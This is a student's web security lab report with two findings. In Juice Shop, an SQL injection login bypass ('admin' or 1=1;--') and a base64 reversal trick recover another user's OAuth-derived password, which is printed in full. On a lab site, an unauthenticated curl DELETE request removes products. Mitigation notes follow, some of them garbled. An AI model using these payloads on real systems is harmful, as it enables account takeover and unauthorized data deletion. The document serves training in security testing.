Web Application Security

Student number: AB0168
Name: Mays Al-Azzawi
Group: TIC21S
Time management: Approximately 8 hours

Week 07

Identification and Authentication Failures:

JuiceShop – Login Björn

Title: Unauthorized user can login to other users account and access their information with using OAuth

Description: Login in with Bjoern's Gmail account without previously changing his password, applying SQL injection, or hacking his Google account.

Steps to produce:

1. Navigate to `https://wasdat.fi/3000`.
2. Login with administration rights using xxs injects
   Email: admin' or 1=1;--
   Password: admin' or 1=1;--
3. Navigate `https://wasdat.fi/3000/#/administration`
4. Find the target email: bjoern.kimminich@gmail.com.
5. Logout from admin account.
6. Navigate again `https://wasdat.fi/3000`.
7. On the source code, search for word 'OAuth' to find if it has any sensitive information.
   From this digging in the source code, I found some interesting information with login using email and password:

```
ngOnInit() {
        var e = this;

this.userService.oauthLogin(this.parseRedirectUrlParams().access_token).subscribe(
         n => {
          const i = btoa(n.email.split('').reverse().join(''));
          this.userService.save({
           email: n.email,
           password: i,
           passwordRepeat: i
          }).subscribe(() => {
           this.login(n)
          }, () => this.login(n))
         },
```

From the code above seems the password is a function decoded by btoa function(method encodes a string in base-64) used the email as a base to the password function.


8. On the Console:

   window. btoa("bjoern.kimminich@gmail.com".split("").reverse().join(""))

   to get the encoded password base64

   "bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI="

9. To check. login with the Email and password for a successfully login.
   Email: bjoern.kimminich@gmail.com
   Password: bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=



- Impact estimation:
  - High Severity. User can access a sensitive information and have their credential information.
- Mitigation:
  - Understand OAuth and implement OAuth provider or use third-party OAuth provider.


Main target – Missing Authentication for critical function

Title: Delete product feature doesn't require authentication.

Description: Web Application has insecure direct object vulnerability. The attackers can delete a product from the website without an authorization.

Steps to produce:

1. Navigate to `https://wasdat.fi`.
2. Login into the website.
3. Navigate to one of the products to get their URL.
4. On the console:
   curl -X DELETE http://wasdat.fi/product/4
5. Check with Wireshark that we got response as success 200 ok
6. Also, can be checked the product deleted when navigate to `https://wasdat.fi`



- Impact estimation:
  - Medium Severity. User can delete a product from the page. Which a successful attack can result in unauthorized delete and update to the website.
- Mitigation: It's essential to apply multiple layers of security.

  - Implement Web Application Firewall (WAF) to filter and monitor incoming traffic, blocking malicious requests.
  - Heep security headers
  - To implement a strong authentication and authorization, so only authorized users have the access.
  - Implement rate limit to restricts the number of requests.
  - Validate and sanitize user input on the client and the server sides.
  - To prevent SQL injection attacks, use parameterized quires.
  - Encrypted data.
  - Security headers. To mitigated XSS.
  - Implement CORS Policies.
- See: https://www.rfc-editor.org/rfc/rfc2616.txt
